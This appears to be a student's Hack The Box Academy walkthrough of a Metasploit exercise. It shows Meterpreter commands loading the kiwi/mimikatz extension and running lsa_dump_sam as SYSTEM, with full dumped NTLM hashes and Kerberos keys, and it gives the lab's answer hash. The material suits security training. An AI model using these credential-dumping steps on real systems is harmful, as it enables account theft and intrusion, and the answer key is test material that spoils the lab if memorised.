
Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

Ans: cf3a5525ee9414229e66279623ed5c58

At first I tried to use the hashdump command to get the hashes but it wouldn't work.

To find the NTLM passwords if any, I needed to run command:- **lsa_dump_sam**


At first I used the shell terminal but it could not recognize the command so I had to return back to the meterpreter terminal.



```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > shell
Process 12256 created.
Channel 7 created.
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>lsa_dump_sam
lsa_dump_sam
'lsa_dump_sam' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>getuid
getuid
'getuid' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Now that I was back to the meterpreter shell, I tried running the lsa_dump_sam command but I got an error requesting kiwi to be loaded.

Therefore I loaded kiwi.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > lsa_dump_sam
[-] The "lsa_dump_sam" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```


To understand why we needed to load kiwi, this blog helped me



O'Reilly Media
https://www.oreilly.com › view › mastering-metasploit

Using Kiwi in Metasploit

Metasploit offers Mimikatz and Kiwi **extensions to perform various types of credential-oriented operations**, such as dumping passwords and hashes, dumping ...




Metasploit Framework: load kiwi

The next method that Metasploit offers are by firing up the mimikatz module. To load mimikatz, use the **load kiwi** command and then use the following command to dump the whole SAM file using mimikatz.

```
lsa_dump_sam
```


Once kiwi was loaded, I proceeded to run the command **lsa_dump_sam**

After this command run, I was able to receive a number of users and their NTLM hashes



```
Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-51BJ97BCIPV
SysKey : c897d22c1c56490b453e326f86b2eef8
Local SID : S-1-5-21-2348711446-3829538955-3974936019

SAMKey : e52d743c76043bf814df6e48f1efcb23

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: bdaffbfe64f1fc646a3353be1c2c3c99

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : d0e507b237b40a3a1f62ba1935465406

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-51BJ97BCIPVAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 545c81812fc803221b22e47ab8789c104f38b151c677fbc4006894db6d174f1b
      aes128_hmac       (4096) : 5d59bcd0e74c5ed8951b9f2b658eef43
      des_cbc_md5       (4096) : 76436b1c190d892a
    OldCredentials
      aes256_hmac       (4096) : a394ab9b7c712a9e0f3edb58404f9cf086132d29ab5b796d937b197862331b07
      aes128_hmac       (4096) : 7630dab9bdaeebf9b4aa6c595347a0cc
      des_cbc_md5       (4096) : 9876615285c2766e
    OlderCredentials
      aes256_hmac       (4096) : 09c55a10e6b955caac4abbf7ff37b81488a2ede67a150c00c775fa00d94768ab
      aes128_hmac       (4096) : b49643128581ac08a1fae957f7787f72
      des_cbc_md5       (4096) : d32592d63b75ec1f

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-51BJ97BCIPVAdministrator
    Credentials
      des_cbc_md5       : 76436b1c190d892a
    OldCredentials
      des_cbc_md5       : 9876615285c2766e


RID  : 000001f5 (501)
User : Guest
```

NTLM hash results for htb-student was as follows:-



```
RID  : 000003ea (1002)
User : htb-student
  Hash NTLM: cf3a5525ee9414229e66279623ed5c58
```

Hash NTLM: cf3a5525ee9414229e66279623ed5c58

Introduction to MSFVenom

MSFVenom is the successor of MSFPayload and MSFEncode, two stand-alone scripts that used to work in conjunction with msfconsole to provide users with highly customizable and hard-to-detect payloads for their exploits.

Endpoint Protection

In this section this area was intresting more which refers endpoint protection refers as to any localized device or service whose sole purpose is to protect a single host on the network. The host can be a personal computer, a corporate workstation, or a server in a network's De-Militarized Zone (DMZ).

Endpoint protection usually comes in the form of software packs which include Antivirus Protection, Antimalware Protection (this includes bloatware, spyware, adware, scareware, ransomware), Firewall and Anti-DDOS all in one, under the same software package. We are better familiarized with this form than the latter, as most of us are running endpoint protection software on our PCs at home or the workstations at our workplace. Avast, Nod32, Malwarebytes and BitDefender are just some current names.

Conclusion

This module has enabled me to learn one of the powerful tools in the field of cybersecurity and enhancing my skills in penetration testing and ethical hacking. Through the hands-on exercises and practical scenarios, I have gained valuable experience in leveraging Metasploit's extensive capabilities to identify vulnerabilities, exploit weaknesses and secure systems.

This module provides a comprehensive understanding of Metasploit's functionality, covering topics such as payload generation, module customization and post-exploitation techniques. By engaging with real-world simulations within the HTB Academy environment, I was well-equipped with skills I believe are necessary when it comes to offensive security practices.

Thank You.